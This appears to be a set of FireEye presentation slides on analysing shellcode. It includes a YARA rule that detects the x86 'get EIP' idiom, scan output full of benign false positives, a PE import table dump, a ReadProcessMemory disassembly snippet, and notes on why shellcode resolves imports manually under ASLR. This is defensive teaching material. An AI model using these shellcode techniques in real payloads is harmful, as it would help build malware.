1  rule get_eip
2  {
3      meta:
4          author = "William Ballenthin"
5          email = "william.ballenthin@fireeye.com"
6          license = "Apache 2.0"
7          copyright = "FireEye, Inc"
8          description = "Match x86 that appears to fetch $PC."
9
10     strings:
11         // 0:  e8 00 00 00 00      call    5 <_main+0x5>
12         // 5:  58                  pop     eax
13         // 6:  5b                  pop     ebx
14         // 7:  59                  pop     ecx
15         // 8:  5a                  pop     edx
16         // 9:  5e                  pop     esi
17         // a:  5f                  pop     edi
18         $x86 = { e8 00 00 00 00 (58 | 5b | 59 | 5a | 5e | 5f) }
19
20     condition:
21         $x86
22 }
```



```
user@hostname: /mnt/c:/Users/user/Documents$ yara -r get_eip.yara -s 2>/dev/null
get_eip ../cargo/bin/rls.exe
get_eip ../cargo/bin/cargo-fmt.exe
get_eip ../cargo/bin/rustdoc.exe
get_eip ../cargo/bin/rust-gdb.exe
get_eip ../cargo/bin/rustfmt.exe
get_eip ../cargo/bin/rustup.exe
get_eip ../cargo/bin/rust-lldb.exe
get_eip ../cargo/bin/rustc.exe
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get_eip ../AppData/Local/Microsoft/Teams/current/snapshot_blob.bin
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get_eip ../AppData/Roaming/Code - Insiders/CachedData/45986ca7abf63460dc96409a61fb2f0c98ba0b70/BaseCharAtlas-5a9d2a3b37f9d47bfa4ab855bdb94015.code
get_eip ../AppData/Roaming/Mozilla/Firefox/Profiles/0foyc4bh.dev-edition-default/gmp-widevinecdm/4.10.1146.0/widevinecdm.dll
get_eip ../AppData/Local/Temp/Outlook Logging/Outlook-20181029T1235330542.etl
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get_eip ../Documents/code/flaremingo/pipelines/exe/flirt/sigs/a_poco_super.sig
get_eip ../Documents/code/guessing-game/guessing_game/target/debug/build/6bdd6465fd021dba/build_script_build-6bdd6465fd021dba.pdb
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```
get_eip ../AppData/Local/Microsoft/OneDrive/18.172.0826.0010/libeay32.dll
get_eip ../AppData/Local/Microsoft/Teams/current/snapshot_blob.bin
get_eip ../AppData/Local/Microsoft/Teams/previous/snapshot_blob.bin
get_eip ../AppData/Local/Microsoft/Teams/current/Teams.exe
get_eip ../AppData/Local/Microsoft/Teams/previous/Teams.exe
get_eip ../AppData/Local/Packages/Microsoft.Office.OneNote_8wekyb3d8bbwe/LocalState/AppData/Local/OneNote/16.0/cache/0000009K.bin
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get_eip ../AppData/Local/Programs/Microsoft VS Code/snapshot_blob.bin
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get_eip ../AppData/Local/Python-Eggs/Python-Eggs/Cache/pycrypto-2.6-py2.7-win-amd64.egg-tmp/Crypto/Cipher/_DES.pyd
get_eip ../AppData/Local/WebEx/ieatgpc.dll
get_eip ../AppData/Local/WebEx/npatgpc.dll
get_eip ../AppData/Local/WebEx/CiscoWebexStart.exe
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get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/atinst.exe
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get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/atucfobj.dll
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/confmgr.dll
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/AppSharing.dll
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/atpng12.dll
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/atarm.dll
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/atmgr.exe
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/wbxtrace.dll
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/attp.dll
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/pdcomui.dll
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/mcsnew.dll
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/webexrcd/atplayim.dll
get_eip ../AppData/Local/WebEx/WebEx/T33_UMC/wbxreport.exe
get_eip ../AppData/Local/WebEx/webexAppLauncher.exe
```





runtime linking

.EXE and .DLLs rely on the Windows loader to resolve imports

this includes:

- loading other DLLs that provide dependencies and finding function addresses
- updating the in-memory import table

result: code can interact with the system



[-] c24918d9305eb05465745e7b1e954aba
... IMAGE_DOS_HEADER
... MS-DOS Stub Program
[+] IMAGE_NT_HEADERS
... IMAGE_SECTION_HEADER .text
... IMAGE_SECTION_HEADER .rdata
... IMAGE_SECTION_HEADER .data
... IMAGE_SECTION_HEADER .ndata
... IMAGE_SECTION_HEADER .rsrc
... SECTION .text
[-] SECTION .rdata
... <b>IMPORT Address Table</b>
... IMPORT Directory Table
... IMPORT Name Table
... IMPORT Hints/Names & DLL Names
... SECTION .data
[+] SECTION .rsrc

pFile	Data	Description	Value
00006000	00008096	Hint/Name RVA	01CB RegCloseKey
00006004	000080C6	Hint/Name RVA	01EC RegOpenKeyExA
00006008	000080B6	Hint/Name RVA	01D4 RegDeleteKeyA
0000600C	000080A4	Hint/Name RVA	01D8 RegDeleteValueA
00006010	00008040	Hint/Name RVA	01E1 RegEnumValueA
00006014	00008084	Hint/Name RVA	01D1 RegCreateKeyExA
00006018	00008072	Hint/Name RVA	0204 RegSetValueExA
0000601C	0000805E	Hint/Name RVA	01F7 RegQueryValueExA
00006020	00008050	Hint/Name RVA	01DD RegEnumKeyA
00006024	00000000	End of Imports	ADVAPI32.dll
00006028	0000810E	Hint/Name RVA	0037 ImageList_Create
0000602C	000080F8	Hint/Name RVA	0034 ImageList_AddMasked
00006030	000080E4	Hint/Name RVA	0038 ImageList_Destroy
00006034	80000011	Ordinal	0011
00006038	00000000	End of Imports	COMCTL32.dll
0000603C	00007F22	Hint/Name RVA	020E SelectObject
00006040	00007F42	Hint/Name RVA	0216 SetBkMode
00006044	00007F4E	Hint/Name RVA	003A CreateFontIndirectA

```
loc_6B841F77:                ; lpNumberOfBytesRead
push    0
push    11C0h                ; nSize
push    edi                  ; lpBuffer
push    ebx                  ; lpBaseAddress
push    [esp+1108h+var_10DC] ; hProcess
call    ds:ReadProcessMemory_0
test    eax, eax
jnz     loc_6B841E5B
```



shellcode doesn't know where its loaded, let alone have imports


therefore, shellcode must manually resolve imports


- due to ASLR, cannot just assume address of CreateFileA

